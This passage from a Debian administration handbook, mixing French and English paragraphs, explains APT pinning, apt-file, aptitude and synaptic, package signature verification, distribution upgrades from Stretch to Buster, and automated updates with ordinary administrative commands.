 990 https://deb.debian.org/debian buster/main amd64 Packages
      release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=main,b=amd64
      origin deb.debian.org
 990 http://security.debian.org buster/updates/main amd64 Packages
      release v=10.0,o=Debian,a=stable,n=buster,l=Debian-Security,c=main,b=amd64
      origin security.debian.org
```

`apt-cache policy` can also show the pinning priorities for all available versions and sources of a given package.

```
$ apt-cache policy iptables
iptables:
  Installed: 1.8.2-4
  Candidate: 1.8.2-4
  Version table:
    1.8.3-2-bpo10+1 100
      100 https://deb.debian.org/debian buster-backports/main amd64 Packages
*** 1.8.2-4 990
      990 https://deb.debian.org/debian buster/main amd64 Packages
    100 /var/lib/dpkg/status
```

Although there is a newer version of `iptables` in the `buster-backports` repository, APT will not install it automatically based on the priority. One would have to use `apt install iptables/buster-backports` or add a higher pinning priority to `/etc/apt/preferences.d/iptables`:

```
Package: iptables
Pin: release o=Debian Backports, a=buster-backports
Pin-Priority: 1001
```

## 6.4. The `apt-file` Command

Sometimes we refer to a file or a command and you might wonder, in which package it will be found. Fortunately the Debian repositories not only contain information about all the binary packages provided, but also all the files shipped with them. This information is stored in files named `Contents-arch.gz` and `Contents-udeb-arch.gz`. This information is not automatically downloaded by APT. Instead it needs the `apt-file update` command (from the similar named package) to retrieve the contents of all package sources mentioned in `/etc/apt/sources.list`.

To update the database on a weekly base, the following entry can be added to `/etc/crontab` if convenient.

```
@weekly root test -x /usr/bin/apt-file && /usr/bin/apt-file update >> /dev/null 2>&1
```

After the database has been updated, the command `apt-file search pattern` will list all packages, which contain a filename or path containing the pattern.

```
$ apt-file search bin/axi-cache  
apt-xapian-index: /usr/bin/axi-cache
```

The command `apt-file list package` will list all files shipped with the package instead.

**TIP**  
**Listing a package contents and finding a file's package**

Similar to `apt-file list` the command `dpkg -L package` lists all files, but only for an installed package. To find the package a local file belongs to, use `dpkg -S file` (see section 5.4.3, « [Consulter la base de données de dpkg et inspecter des fichiers .deb](#) » page 99). To list all local files not belonging to any installed package, you might want to take a look at the `cruft` or the `cruft-ng` package.

## 6.5. Frontaux : `aptitude`, `synaptic`

APT is a C++ program whose code mainly resides in the `libapt-pkg` shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, `apt-get` was only designed as a test front-end for `libapt-pkg` but its success tends to obscure this fact.

### 6.5.1. `aptitude`

`aptitude` is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are designed to be much more intelligent than `apt-get`'s, and its interface much easier to understand.

```

Actions Annuler Paquet Solutions Rechercher Options Vues Aide
C-T : Menu ? : Aide q : Quitter u : MAJ g : Téléch./Install./Suppr. Paqts
aptitude 0.6.8.2
--\ Paquets installés (1497)
--- Tâches (2)
---\ admin - Utilitaires d'administration (installation de logiciels, gestion d
---\ main - L'archive principale de Debian (79)
i A accountsservice          0.6.21-8      0.6.21-8
i A acpi-support-base        0.140-5       0.140-5
i A acpid                     1:2.0.16-1+deb 1:2.0.16-1+deb
i A adduser                   3.113+nmu3   3.113+nmu3
i A apg                      2.2.3.dfsg.1-2 2.2.3.dfsg.1-2
i A apt-show-versions         0.20          0.20
Ajouter ou supprimer des utilisateurs ou groupes
Ce paquet comprend les commandes « adduser » et « deluser » qui permettent #
d'ajouter ou de supprimer des utilisateurs.

* « adduser » crée de nouveaux utilisateurs ou groupes et ajoute des
  utilisateurs existants à des groupes existants ;
* « deluser » supprime des utilisateurs ou des groupes et retire des
  utilisateurs d'un groupe donné.

L'ajout d'utilisateurs avec « adduser » est bien plus simple que l'ajout
manuel. Adduser choisira les identifiants d'utilisateur ou de groupe
appropriés, créera les répertoires personnels, copiera les modèles de

```

**FIGURE 6.1** Gestionnaire de paquets aptitude

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the `Enter`, `[` and `]` keys. `+` should be used to mark a package for installation, `-` to mark it for removal and `_` to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). `u` updates the lists of available packages and `Shift+u` prepares a global system upgrade. `g` switches to a summary view of the requested changes (and typing `g` again will apply the changes), and `q` quits the current view. If you are in the initial view, this will effectively close `aptitude`.

DOCUMENTATION  
**aptitude**

This section does not cover the finer details of using `aptitude`. It rather focuses on giving you a survival kit to use it. But it is well documented and we advise you to use its complete manual available in the `aptitude-doc-en` package (see `/usr/share/doc/aptitude/html/en/index.html`) or at <https://www.debian.org/doc/manuals/aptitude/>.

Pour chercher un paquet, on utilisera `/`, suivi d'un motif de recherche. Ce motif peut porter sur le nom du paquet, mais aussi sur sa description (si on le fait précéder de `~d`), sa section (avec `~s`) ou d'autres caractéristiques détaillées dans la documentation. Les mêmes motifs peuvent servir à filtrer les paquets affichés, fonctionnalité accessible grâce à la touche `l` (comme `limit`).

`aptitude` facilite grandement la gestion du marquage « automatique » des paquets Debian (voir section 6.2.7, « **Suivi des paquets installés automatiquement** » page 127). Il permet de parcourir la liste des paquets installés, d'en marquer comme automatiques avec Maj+m et d'enlever cette marque avec la touche m. Les paquets « automatiques » sont marqués d'un « A » dans la liste des paquets. Cette fonctionnalité permet également de visualiser les paquets dont on se sert

« consciemment » sur une machine, sans lister toutes les bibliothèques et dépendances qui ne nous intéressent pas. Le motif de recherche, qui peut être utilisé avec l (pour activer le mode filtrage), est `~!~M`. Il spécifie de n'afficher que les paquets installés (`~i`) non marqués comme automatiques (`!~M`).

OUTIL	
<b>aptitude en ligne de commande</b>	<p>La plupart des fonctionnalités d'<code>aptitude</code> sont accessibles aussi bien par l'interface interactive que par la ligne de commande et cette dernière ne dépaysera pas trop les habitués d'<code>apt-get</code> et <code>apt-cache</code>.</p> <p>Les fonctionnalités évoluées d'<code>aptitude</code> se retrouvent également sur la ligne de commande. On retrouve ainsi les mêmes motifs de recherche de paquets qu'en version interactive. Ainsi, si on veut faire le ménage des paquets « installés manuellement » et si on sait qu'aucun programme localement installé n'a besoin de bibliothèques particulières ou de modules Perl, on pourra marquer les paquets correspondants comme automatiques en une seule commande :</p> <pre># aptitude markauto '~slibs ~perl'</pre> <p>On voit ici la puissance du système de motifs de recherche d'<code>aptitude</code>, qui permet de sélectionner d'un coup l'ensemble des paquets des sections <code>libs</code> et <code>perl</code>.</p> <p>Attention, s'il existe des paquets que cette commande marque comme automatiques, et si aucun autre paquet n'en dépend, ils seront immédiatement supprimés (avec une demande de confirmation).</p>

### *Gestion des recommandations, suggestions et tâches*

Another interesting feature of `aptitude` is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the `gnome` package recommends `transmission-gtk` (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing g will make it obvious: `transmission-gtk` appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

On notera que cette fonction de suivi des recommandations ne s'applique pas lors d'une mise à jour. Ainsi, si une nouvelle version de `gnome` recommande un paquet qu'il ne recommandait pas auparavant, il ne sera pas marqué pour l'installation. En revanche, il sera mentionné dans l'écran de mise à jour, afin de vous laisser la possibilité de l'installer malgré tout.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since `gnome` suggests `empathy`, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

Dans la même veine, rappelons qu'*aptitude* exploite intelligemment le concept de tâche. Ces tâches étant affichées comme des catégories dans les écrans de listes de paquets, on peut soit choisir une tâche complète à installer ou supprimer, soit consulter la liste des paquets inclus dans une tâche afin d'en sélectionner un sous-ensemble plus limité.

### *Meilleurs algorithmes de résolution*

Enfin, signalons pour terminer cette section qu'*aptitude* dispose d'algorithmes plus évolués qu'*apt-get* en ce qui concerne la résolution des situations délicates. Si un ensemble d'actions est demandé, qui, menées conjointement, aboutissent à un système incohérent, *aptitude* évalue plusieurs scénarios possibles et les propose par ordre de pertinence décroissante. Ces algorithmes ne sont cependant pas infaillibles ; heureusement, il reste la possibilité de sélectionner manuellement les actions à effectuer. Si les actions actuellement sélectionnées mènent à des contradictions, le haut de l'écran mentionne un nombre de paquets « cassés » (et on peut naviguer directement vers ces paquets en appuyant sur b). Il est alors possible de construire manuellement une solution aux problèmes constatés. On peut notamment, en sélectionnant un paquet avec Entrée, avoir accès aux différentes versions disponibles. Si le choix d'une de ces versions plutôt que d'une autre permet de résoudre le problème, on n'hésitera pas à utiliser cette fonction. Lorsque le nombre de paquets cassés descendra à zéro, on pourra en toute confiance passer par le résumé des actions à effectuer pour une dernière vérification avant leur mise en application.

NOTE


**Journal d'*aptitude***

De même que *dpkg*, *aptitude* garde dans son journal (*/var/log/aptitude*) la trace des actions effectuées. Cependant, comme les deux commandes fonctionnent à un niveau bien différent, on ne trouve pas les mêmes informations dans les journaux respectifs. Là où celui de *dpkg* liste pas à pas les opérations exécutées sur chaque paquet individuel, celui d'*aptitude* donne une vue d'ensemble sur les opérations de plus haut niveau comme une mise à jour globale du système.

Attention, ce journal ne contient que le résumé des opérations initiées par *aptitude*. Si l'on utilise occasionnellement d'autres frontaux (voire directement *dpkg*), le journal d'*aptitude* n'aura qu'une vision partielle des choses et on ne pourra pas s'en servir pour reconstituer un historique fiable du système.

#### 6.5.2. *synaptic*

*synaptic* est un gestionnaire de paquets Debian en mode graphique (il utilise GTK+/GNOME). Il dispose d'une interface graphique efficace et propre. Ses nombreux filtres prêts à l'emploi permettent de voir rapidement les nouveaux paquets disponibles, les paquets installés, ceux que l'on peut mettre à jour, les paquets obsolètes, etc. En naviguant ainsi dans les différentes listes, on indique progressivement les opérations à effectuer (installer, mettre à jour, supprimer, purger). Un simple clic suffit à valider l'ensemble de ces choix et toutes les opérations enregistrées sont alors effectuées en une seule passe.



**FIGURE 6.2 Gestionnaire de paquets synaptic**

## 6.6. Vérification d'authenticité des paquets

Étant donné l'importance qu'accordent les administrateurs de Falcot SA à la sécurité, ils veulent s'assurer de n'installer que des paquets garantis provenant de Debian et non altérés en cours de route. En effet, un pirate pourrait tenter d'agir indirectement sur des machines en modifiant un paquet Debian diffusé afin d'y ajouter les instructions de son choix. Si un paquet ainsi modifié est installé, ces instructions agiront, par exemple afin de dérober les mots de passe. C'est pourquoi Debian offre un moyen de s'assurer que le paquet installé provient bien de son mainteneur et qu'il n'a subi aucune modification par un tiers : il existe un mécanisme de scellement des paquets.

The seal works with a chain of cryptographical hashes and a signature and is explained in detail in `apt-secure(8)`. Starting with Debian 10 *Buster* the signed file is the `InRelease` file, provided by the Debian mirrors. There is also a legacy file called `Release`. Both contain a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.xz`, and the incremental versions), along with their SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages` files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either. The difference between `InRelease` and `Release` is, that the former are cryptographically signed in-line, whereas the latter provide a detached signature in the form of the file `Release.gpg`.

**NOTE**  
**The future of Release and Release.gpg**

Probably with the release of Debian 11 *Bullseye* APT will remove support for the legacy files `Release` and `Release.gpg`, used since APT 0.6, which introduced support for an archive authentication.

APT needs a set of trusted GnuPG public keys to verify signatures in the `InRelease` and `Release.gpg` files available on the mirrors. It gets them from files in `/etc/apt/trusted.gpg.d/` and from the `/etc/apt/trusted.gpg` keyring (managed by the `apt-key` command). The official Debian keys are provided and kept up-to-date by the `debian-archive-keyring` package which puts them in `/etc/apt/trusted.gpg.d/`. Note, however, that the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-----
pub    rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      80D1 5823 B7FD 1561 F9F7  BCDD DC30 D7C2 3CBB ABEE
uid          [ unknown] Debian Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub    rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-----
pub    rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      5E61 B217 265D A980 7A23  C5FF 4DFA B270 CAA9 6DFA
uid          [ unknown] Debian Security Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub    rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-----
pub    rsa4096 2019-02-05 [SC] [expires: 2027-02-03]
      6D33 866E DD8F FA41 C014  3AED DCC9 EFBF 77E1 1517
uid          [ unknown] Debian Stable Release Key (10/buster) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid          [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid          [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub    rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid          [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid          [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid          [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
```

```
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]
      /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-----
pub    rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8 8F6F EF0F 382A 1A7B 6500
uid            [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>
```

#### EN PRATIQUE

### Ajouter des clés de confiance

Lorsqu'une source de paquets tierce est ajoutée au fichier `sources.list`, il faut désormais porter à la connaissance de APT la clé de confiance correspondante (sans quoi il se plaindra constamment qu'il ne peut pas vérifier l'authenticité des paquets contenus dans le dépôt concerné). Pour cela, il faut avant tout récupérer la clé publique en question : la plupart du temps, elle sera fournie sous la forme d'un petit fichier texte (qui sera nommé `cle.asc` dans les exemples ci-dessous).

To add the key to the trusted keyring, the administrator can just put it in a `*.asc` file in `/etc/apt/trusted.gpg.d/`. This is supported since Debian *Stretch*. With older releases, you had to run `apt-key add < key.asc`.

Une fois ces clés placées dans le trousseau, APT effectuera systématiquement les vérifications des signatures avant toute opération risquée ; les frontaux sont alors en mesure d'afficher un avertissement si l'on demande à installer un paquet dont l'authenticité n'a pu être vérifiée.

## 6.7. Mise à jour d'une distribution à la suivante

Un des éléments les plus marquants de Debian est sa capacité à mettre à jour un système d'une distribution stable vers la suivante (le fameux *dist-upgrade*, qui a contribué à la réputation du projet). Avec un peu d'attention, on peut ainsi migrer un ordinateur en quelques minutes ou dizaines de minutes, selon la rapidité d'accès aux sources de paquets.

### 6.7.1. Démarche à suivre

Comme le système Debian a le temps d'évoluer entre deux versions stables, on prendra soin de lire, avant d'entreprendre la mise à jour, les notes de publication.

B.A.-BA

### Notes de publication

Les notes de publication (*release notes*) d'un logiciel ou d'un système d'exploitation sont un document, généralement court par rapport à la documentation complète, qui donne une idée du logiciel en question, particulièrement de la version concernée. Ces documents donnent souvent un résumé des nouvelles fonctionnalités offertes par rapport aux versions précédentes, des instructions de mise à jour, des avertissements pour les utilisateurs des anciennes versions et parfois des errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

- ⇒ <https://www.debian.org/releases/stable/releasenotes>
- ⇒ <https://www.debian.org/releases/stretch/releasenotes>

In this section, we will focus on upgrading a *Stretch* system to *Buster*. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Pour faciliter (et raccourcir) la mise à jour, il est également recommandé de faire un peu de nettoyage dans les paquets installés, pour ne garder que ceux qui sont réellement nécessaires. Pour cela, on mettra à profit les fonctions d'`apt-get`, éventuellement en conjonction avec `deborphan` et `debfoster` (voir section 6.2.7, « [Suivi des paquets installés automatiquement](#) » page 127). On pourra par exemple utiliser la commande suivante :

```
# deborphan | xargs aptitude --schedule-only remove
```

**Finding changed files**

**TIP** The `debsums` command can check if files on the local system, which are part of an installed package, have been altered. It uses a simple hashsum algorithm and the information in `/var/lib/dpkg/info/package.md5sums` (see section 5.2.3, « [Sommes de contrôle, liste des fichiers de configuration](#) » page 91). To find all altered configuration files use `debsums -ec`. To check the whole system, use `debsums -c`.

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Buster* instead of *Stretch*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in `synaptic`).

**Repository information changes**

**NOTE** When a new stable version of Debian is released, some fields in the `Release` and `InRelease` files of a repository change, like the `Suite` field. When this happens, downloading data from the repository is declined until the change is confirmed to ensure the user is prepared for it. To confirm the change use the `--allow-releaseinfo-change` or `--allow-releaseinfo-change-field` options for `apt-get` or the `Acquire::AllowReleaseInfoChange` configuration option.

Une fois que ces nouvelles sources de paquets sont déclarées, la première chose à faire est une mise à jour minimale avec `apt upgrade`. Cette mise à jour en deux temps facilite la tâche des outils de gestion de paquets ; en particulier, cela assure que ces outils eux-mêmes sont dans leur dernière version et qu'ils disposent donc de correctifs et d'améliorations qui peuvent s'avérer nécessaires lors de la mise à jour complète de la distribution.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Buster* system. Then, all you need is to do is wait while the required packages are downloaded, answer the `debconf` questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

## 6.7.2. Gérer les problèmes consécutifs à une mise à jour

Malgré tous les efforts des mainteneurs Debian, une mise à jour majeure du système d'exploitation cause parfois quelques soucis. Les nouvelles versions de certains logiciels sont parfois incompatibles avec les précédentes (évolution d'un format de données, comportement par défaut qui diffère, etc.). En outre, certains bogues passent inaperçus malgré la période de test précédant la publication d'une nouvelle version.

Pour anticiper les problèmes liés aux évolutions des logiciels mis à jour, il est utile d'installer le paquet *apt-listchanges*. Il affichera, au début d'une mise à jour de paquet, des informations relatives aux embarras possibles. Ces informations sont rédigées par les mainteneurs de paquets à l'intention des utilisateurs et placées dans des fichiers `/usr/share/doc/paquet/NEWS.Debian` et en tenir compte évitera toute mauvaise surprise.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at <https://bugs.debian.org/package><sup>8</sup>, and check whether the problem has already been reported. If this is case it will be also listed before the upgrade begins, if you have *apt-listbugs* installed. If it hasn't, you should report it yourself with `reportbug`. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- On peut y découvrir l'existence d'un correctif qui permet alors de recompiler localement une version corrigée du paquet Debian (voir section 15.1, « [Recompiler un paquet depuis ses sources](#) » page 460);
- Parfois, d'autres utilisateurs ont trouvé un moyen de contourner le problème et partagent leur expérience dans l'historique du bogue;
- Enfin un paquet corrigé peut avoir été préparé par le mainteneur et être disponible en téléchargement.

Depending on the severity of the bug, a new version of the package may be prepared specifically for a new revision of the stable release. When this happens, the fixed package is made available in the proposed-updates section of the Debian mirrors (see section 6.1.2.3, « [Mises à jour proposées](#) » page 114). The corresponding entry can then be temporarily added to the `sources.list` file, and updated packages can be installed with `apt` or `aptitude`.

Sometimes the fixed package isn't available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that is the case on their web page. Packages listed there aren't available yet, but at least you know that the publication process is ongoing.

⇒ <https://release.debian.org/proposed-updates/stable.html>

---

<sup>8</sup><https://bugs.debian.org>

### 6.7.3. Cleaning Up after an Upgrade

APT usually ensures a clean upgrade, pulling in new and updated dependencies, or removing conflicting packages. But even being such a great tool, it cannot cover all tasks users and administrators will face after an upgrade, because they require a human decision.

#### *Packages removed from the Debian Archive*

Sometimes the Debian FTP Masters remove packages from the Debian archive, because they contain release critical bugs, were abandoned by their upstream author or their package maintainer, or simply reached their end of life. In this case a newer Debian release does not ship the package anymore. To find all packages, which do not have a package source, use the `apt-show-versions` command:

```
$ apt-show-versions | grep "No available version"
```

A similar result can be achieved by `aptitude search ~o`. If the packages found are not required anymore, they should be purged from the system, because they will not face any updates for critical or security related bugs anymore.

#### *Dummy and Transitional Packages*

Sometimes, it might be necessary for a package to get a new name. In this case often the old package is kept as an (almost) empty package, depending on the new one and installing only the mandatory files in `/usr/share/doc/package/`. Such packages are called "dummy" or "transitional" packages. If the package maintainer in charge also changed the section of this package to `oldlibs`, then tools like `aptitude`, `deboprhon`, or `debfoster` (see sidebar « [deboprhon et debfoster](#) » page 128) can pickup these packages to suggest their removal.

Unfortunately there is currently no foolproof way of making sure that these packages are automatically removed or picked by the tools mentioned above. One way to check if the system still has some of these packages installed, is to look through the package descriptions of installed packages and then check the results. Be careful not to schedule the results for automatic removal, because this method can lead to false positives:

```
$ dpkg -l | grep ^ii | grep -i -E "(transition|dummy)"
```

Because the new package is pulled in as a dependency of the transitional package, it is usually marked as automatically installed and might be scheduled for removal if you try to purge the transitional package from your system. In this case you can use either of the approaches described in sidebar « [Supprimer et installer en même temps](#) » page 120 and section [6.2.7, « Suivi des paquets installés automatiquement](#) » page 127 to selectively remove the transitional package.

## *Old or Unused Configuration Files*

If the upgrade was successful there might be some configuration file cruft, either from dpkg (see section 5.2.3, « Sommes de contrôle, liste des fichiers de configuration » page 91), ucf or from removed packages. The latter can be purged by using `apt autoremove --purge`. The configuration files, that were handled by `dpkg` or `ucf` during the upgrade process, have left some counterparts with a dedicated suffix (e.g. `.dpkg-dist`, `.dpkg-old`, `.ucf-old`). Using the `find` or `locate` command can help to track them down. If they are no longer of any use, they can be deleted.

## *Files not owned by any Package*

The Debian policy enforces that packages don't leave files behind when they are purged. Violating this principle is a serious bug and you will rarely encounter it. If you do, report it; and if you are curious though, you can use the `cruft` or `cruft-ng` package to check your system for files not owned by any package.

## **6.8. Maintenir un système à jour**

The Debian distribution is dynamic and changes continually. Most of the changes are in the *Testing* and *Unstable* versions, but even *Stable* is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolution and bug fixes.

Bien sûr, il est possible de lancer régulièrement un outil vérifiant l'existence de paquets mis à jour, puis de déclencher l'opération. Cependant, c'est une tâche fastidieuse et répétitive, surtout si l'on a plusieurs machines à administrer. Il existe heureusement des outils permettant d'automatiser une partie des opérations.

Citons tout d'abord `apticron`, dans le paquet du même nom. Il s'agit simplement d'un script, appelé quotidiennement par `cron`, qui met à jour la liste des paquets disponibles et envoie un courrier électronique à une adresse donnée pour lister les paquets qui ne sont pas installés dans leur dernière version, ainsi qu'une description des changements qui ont eu lieu. Ce script vise principalement les utilisateurs de Debian *Stable*, on s'en doute : ces e-mails seraient quotidiens et vraisemblablement très longs sur les versions plus mobiles de Debian. Lorsque des mises à jour sont disponibles, `apticron` les télécharge, mais ne les installe pas. L'administrateur peut ainsi exécuter la mise à jour plus rapidement, puisque les paquets sont déjà dans le cache d'APT, il ne sera plus nécessaire d'attendre qu'ils transitent depuis la source de paquets.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be. Periodic upgrades can be enabled: it uses a `systemd` timer unit or `cron`. If `systemd` is not installed, the `/etc/cron.daily/apt-compat` script (in the `apt` package) comes in handy. This script is run daily (and non-interactively) by `cron`. To control the behavior, use APT configuration variables

(which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

**APT::Periodic::Update-Package-Lists** Cette option permet de spécifier une fréquence (en jours) de mise à jour des listes de paquets. Si l'on utilise `apticron`, on pourra s'en passer, puisque cela ferait double emploi.


**APT::Periodic::Download-Upgradeable-Packages** Cette option spécifie également une fréquence en jours, qui porte sur le téléchargement des paquets mis à jour. Là encore, les utilisateurs d'`apticron` pourront s'en passer.

**APT::Periodic::AutocleanInterval** Cette option couvre une fonction que n'a pas `apticron` : elle spécifie la fréquence à laquelle le cache d'APT pourra être automatiquement épuré des paquets obsolètes (ceux qui ne sont plus disponibles sur les miroirs ni référencés par aucune distribution). Elle permet de ne pas avoir à se soucier de la taille du cache d'APT, qui sera ainsi régulée automatiquement.

**APT::Periodic::Unattended-Upgrade** When this option is enabled, the daily script will execute `unattended-upgrade` (from the `unattended-upgrades` package) which — as its name suggest — can automatize the upgrade process for some packages (by default it only takes care of security updates, but this can be customized in `/etc/apt/apt.conf.d/50unattended-upgrades`). Note that this option can be set with the help of `debconf` by running `dpkg-reconfigure -plow unattended-upgrades`. If `apt-listbugs` is installed it will prevent an automatic upgrade of packages which are affected by an already reported serious or grave bug.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package `gnome-software` provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs an interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.



**FIGURE 6.3** *Mise à jour avec gpk-update-viewer*

